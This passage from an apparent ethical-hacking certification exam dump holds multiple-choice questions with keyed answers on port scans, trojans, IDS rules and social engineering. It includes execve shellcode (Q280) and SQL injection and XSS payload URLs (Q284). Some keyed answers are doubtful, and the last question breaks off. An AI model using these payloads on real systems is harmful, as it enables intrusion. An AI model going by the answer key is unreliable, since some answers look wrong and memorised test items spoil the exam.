There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
C. You should send a ping request with this command ping ? 192.168.5.0-255
D. You cannot ping a broadcast addres
E. The above scenario is wrong.

Answer: A

NEW QUESTION 249
TCP packets transmitted in either direction after the initial three-way handshake will have which of the following bit set?

A. SYN flag
B. ACK flag
C. FIN flag
D. XMAS flag

Answer: B

NEW QUESTION 253
William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.

After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running:




Image Name	User Name	CPU	Mem Usage
AcroTray.exe	Administrator	00	36 K
Beast2.07.exe	Administrator	00	2,604 K
csrss.exe	SYSTEM	00	3,596 K
ctfmon.exe	Administrator	00	1,160 K
defwatch.exe	SYSTEM	00	1,164 K
DVDLauncher.exe	Administrator	00	56 K
explorer.exe	Administrator	00	5,232 K
gcasDtServ.exe	Administrator	00	8,348 K
gcasServ.exe	Administrator	00	2,688 K
gcasServAlert.exe	Administrator	00	4,960 K
hkcmd.exe	Administrator	00	44 K
Iap.exe	SYSTEM	00	1,584 K
igfxpers.exe	Administrator	00	44 K
issch.exe	Administrator	00	244 K
jusched.exe	Administrator	00	28 K
lsass.exe	SYSTEM	00	1,004 K
MDM.EXE	SYSTEM	00	2,812 K
mmc.exe	Administrator	00	1,380 K
MSGSYS.EXE	SYSTEM	00	52 K

□ Show processes from all users

Processes: 42 | CPU Usage: 4% | Commit Charge: 356M / 2445M

What has William just installed?

A. Zombie Zapper (ZoZ)
B. Remote Access Trojan (RAT)
C. Bot IRC Tunnel (BIT)
D. Root Digger (RD)

Answer: B

NEW QUESTION 256
Blane is a network security analyst for his company. From an outside IP, Blane performs an XMAS scan using Nmap. Almost every port scanned does not illicit a response. What can he infer from this kind of response?

A. These ports are open because they do not illicit a response.
B. He can tell that these ports are in stealth mode.
C. If a port does not respond to an XMAS scan using NMAP, that port is closed.
D. The scan was not performed correctly using NMAP since all ports, no matter what their state, will illicit some sort of response from an XMAS scan.

Answer: A

NEW QUESTION 261
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 262
In which step Steganography fits in CEH System Hacking Cycle (SHC)

A. Step 2: Crack the password

B. Step 1: Enumerate users
C. Step 3: Escalate privileges
D. Step 4: Execute applications
E. Step 5: Hide files
F. Step 6: Cover your tracks

Answer: E

NEW QUESTION 267
Attackers send an ACK probe packet with random sequence number, no response means port is filtered (Stateful firewall is present) and RST response means the port is not filtered. What type of Port Scanning is this?

A. RST flag scanning
B. FIN flag scanning
C. SYN flag scanning
D. ACK flag scanning

Answer: D

NEW QUESTION 272
How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service
B. A hacker uses every character, word, or letter he or she can think of to defeat authentication
C. A hacker tries to decipher a password by using a system, which subsequently crashes the network
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person


Answer: A

NEW QUESTION 275
Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company's intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.
What Google search will accomplish this?

A. related:intranet allinurl:intranet:"human resources"
B. cache:"human resources" inurl:intranet(SharePoint)
C. intitle:intranet inurl:intranet+intext:"human resources"
D. site:"human resources"+intext:intranet intitle:intranet

Answer: C

NEW QUESTION 280
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c



```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 284
Identify SQL injection attack from the HTTP requests shown below:

A. http://www.myserver.c0m/search.asp? lname=smith%27%3bupdate%20usertable%20set%20passwd%3d%27hAx0r%27%3b--%00
B. http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22
C. http%3a%2f%2fwww.yourserver.c0m%2fbadscript.js%22%3e%3c%2fscript%3e
D. http://www.victim.com/example accountnumber=67891&creditamount=999999999

Answer: A

NEW QUESTION 286
Study the snort rule given below and interpret the rule.
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 291
Steve scans the network for SNMP enabled devices. Which port number Steve should scan?

A. 150
B. 161
C. 169
D. 69

Answer: B

NEW QUESTION 292
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems. In other words you are trying to penetrate an otherwise impenetrable system. How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly- paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 293
One of the most common and the best way of cracking RSA encryption is to begin to derive the two prime numbers, which are used in the RSA PKI mathematical process. If the two numbers p and q are discovered through a process, then the private key can be derived.

A. Factorization
B. Prime Detection
C. Hashing
D. Brute-forcing

Answer: A

NEW QUESTION 295
You have chosen a 22 character word from the dictionary as your password. How long will it take to crack the password by an attacker?

A. 16 million years
B. 5 minutes
C. 23 days
D. 200 years

Answer: B

NEW QUESTION 296
Gerald, the Systems Administrator for Hyped Enterprises, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, he discovers numerous remote tools were installed that no one claims to have knowledge of in his department. Gerald logs onto the management console for his IDS and discovers an unknown IP address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to a proxy server in Brazil. Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China. What proxy tool has Gerald's attacker used to cover their tracks?

A. ISA proxy
B. IAS proxy
C. TOR proxy
D. Cheops proxy


Answer: C

NEW QUESTION 298
What is the command used to create a binary log file using tcpdump?

A. tcpdump -w ./log
B. tcpdump -r log
C. tcpdump -vde logtcpdump -vde ? log
D. tcpdump -l /var/log/

Answer: A

NEW QUESTION 301
What type of port scan is shown below?



```
Scan directed at open port:
Client Server
192.5.2.92:4079 -----FIN/URG/PSH----->192.5.2.110:23
192.5.2.92:4079 <----NO RESPONSE------192.5.2.110:23

Scan directed at closed port:
Client Server
192.5.2.92:4079 -----FIN/URG/PSH----->192.5.2.110:23
192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23
```

A. Idle Scan
B. Windows Scan
C. XMAS Scan
D. SYN Stealth Scan

Answer: C

NEW QUESTION 304
When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

A. Vulnerability scanning
B. Social engineering
C. Application security testing
D. Network sniffing

Answer: B

NEW QUESTION 306
Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

A. MD5
B. PGP
C. RSA
D. SSH

Answer: D

NEW QUESTION 311
An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is
actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system. What could be the reason?

A. The firewall is blocking port 23 to that system
B. He needs to use an automated tool to telnet in
C. He cannot spoof his IP and successfully use TCP
D. He is attacking an operating system that does not reply to telnet even when open

Answer: C

NEW QUESTION 316
Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

A. Only Windows systems will reply to this scan.
B. A switched network will not respond to packets sent to the broadcast address.
C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
D. Only servers will reply to this scan.

Answer: C

NEW QUESTION 320
You are writing security policy that hardens and prevents Footprinting attempt by Hackers. Which of the following countermeasures will NOT be effective against

this attack?

A. Configure routers to restrict the responses to Footprinting requests
B. Configure Web Servers to avoid information leakage and disable unwanted protocols
C. Lock the ports with suitable Firewall configuration
D. Use an IDS that can be configured to refuse suspicious traffic and pick up Footprinting patterns
E. Evaluate the information before publishing it on the Website/Intranet
F. Monitor every employee computer with Spy cameras, keyloggers and spy on them
G. Perform Footprinting techniques and remove any sensitive information found on DMZ sites
H. Prevent search engines from caching a Webpage and use anonymous registration services
I. Disable directory and use split-DNS

Answer: F

NEW QUESTION 322
Harold just got home from working at Henderson LLC where he works as an IT technician. He was able to get off early because they were not too busy. When he walks into his home office, he notices his teenage daughter on the computer, apparently chatting with someone online. As soon as she hears Harold enter the room, she closes all her windows and tries to act like she was playing a game. When Harold asks her what she was doing, she acts very nervous and does not give him a straight answer. Harold is very concerned because he does not want his daughter to fall victim to online predators and the sort. Harold doesn't necessarily want to install any programs that will restrict the sites his daughter goes to, because he doesn't want to alert her to his trying to figure out what she is doing. Harold wants to use some kind of program that will track her activities online, and send Harold an email of her activity once a day so he can see what she has been up to. What kind of software could Harold use to accomplish this?

A. Install hardware Keylogger on her computer
B. Install screen capturing Spyware on her computer
C. Enable Remote Desktop on her computer
D. Install VNC on her computer

Answer: B

NEW QUESTION 323
During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?

A. Host
B. Stateful
C. Stateless
D. Application


Answer: C

NEW QUESTION 325
Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

A. Incident response services to any user, company, government agency, or organization in partnership with the Department of Homeland Security
B. Maintenance of the nation’s Internet infrastructure, builds out new Internet infrastructure, and decommissions old Internet infrastructure
C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department, as well as private sectors

Answer: A

NEW QUESTION 328
The traditional traceroute sends out ICMP ECHO packets with a TTL of one, and increments the TTL until the destination has been reached. By printing the gateways that generate ICMP time exceeded messages along the way, it is able to determine the path packets take to reach the destination.
The problem is that with the widespread use of firewalls on the Internet today, many of the packets that traceroute sends out end up being filtered, making it impossible to completely trace the path to the destination.



